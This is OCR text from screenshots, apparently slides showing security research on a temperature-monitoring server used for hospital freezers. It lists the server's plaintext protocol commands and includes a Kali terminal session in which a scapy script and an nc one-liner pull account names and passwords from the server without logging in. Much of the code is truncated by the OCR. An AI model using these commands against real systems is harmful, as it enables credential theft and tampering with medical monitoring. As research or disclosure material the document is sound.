

File View Program Reports Window Help
General User Group Access
Group Users
Inputs/Outputs
Group Security
User Information
Add
Delete
Last Changed/Created 05/17/2020
User Alpha1
Name Alpha1
User Logon Alpha1
Password ******
Phone Code ******
Password Expiration
Password Never Expires
Password Expires After 0 Days
Expires on first logi
This Account Locke
Click to Edit: User's Phone Numbers
Click to Edit: User's Email Addresses
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0
00067|~|Alpha1|~|Alpha7|~|112239|~|0|~|False$
$000900067|#|00042|~|General User$$012700042|#|2|#|386|~|Alpha1|~|Alpha1|~|
00042 – Get Group Details
General User – Group name
3 client pkts, 3 server pkts, 5 turns.
Entire conversation (277 bytes)
Show and save data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Main Server : Connected
User : Logged Out



File View Program Reports Window Help
Alpha Client Commands
• 00012 – Authenticate
00012|~|Amega1|~|Amega1|~|1209.8
• 00034 – Change passwords
00034|~|Alpha1|~|Alpha1|~|Alpha2
• 00042 – Dump group account details
00042|~|General User
• 00067 – Create an account/Change account details (incl password)
00067|~|General User|~||~|Alpha1|~|Alpha1|~|Alpha7|~|998833|~|0|~|False
• 00060 – Get User Details
00060|~|Alpha1
Main Server : Connected
User : Logged Out


File View Program Reports Window Help
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
GNU nano 4.3 alphausers.py Modified
from scapy.all import *
import socket
import sys
target="192.168.10.11"
targetuser="General User"
s=socket.socket()
s.connect((target,1001))
ss=StreamSocket(s,Raw)
response=ss.sr1(Raw("00042|~|"+targetuser))
strResp=response.load
listAccounts=strResp.split("
for i in listAccounts:
accountFields=i.spli
if len(accountFields
print(accoun
print(response)
^G Get Help ^O Write Out ^W
^X Exit ^R Read File ^\
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
root@kali:~/Downloads/alpha# python alphausers.py
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Alpha1:Alpha1
$$012700042|#|2|#|388|~|Alpha1|~|Alpha1|~|Alpha1|~|883883|~|0|~|05/18/
root@kali:~/Downloads/alpha#
Main Server : Connected
User : Logged Out


File View Program Reports Window Help
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
GNU nano 4.3 alphausers.py Modified
from scapy.all import *
root@kali: ~/Downloads/alpha
File Edit View Search Terminal Help
root@kali:~/Downloads/alpha# echo -n '00042|~|Administrators' | nc [redacted] 1001
root@kali:~/Downloads/alpha#
Main Server : Connected
User : Logged Out



File View Program Reports Window Help
22 Endoscopy Freezer 1 (White) ----- Deg C Wireless Probe Lost Signal [Telem... 418
Endoscopy Freezer 1 (White) ----- Deg C Wireless Probe Lost Signal [Telem... 418
Main Server : Connected User : Logged Out



File
View
Program
Reports
Window
Help
Wed May 13 12:23:28 UTC 2020
Login Passkey: <
>
Sign-in >
Main Server : Connected
User : Logged Out

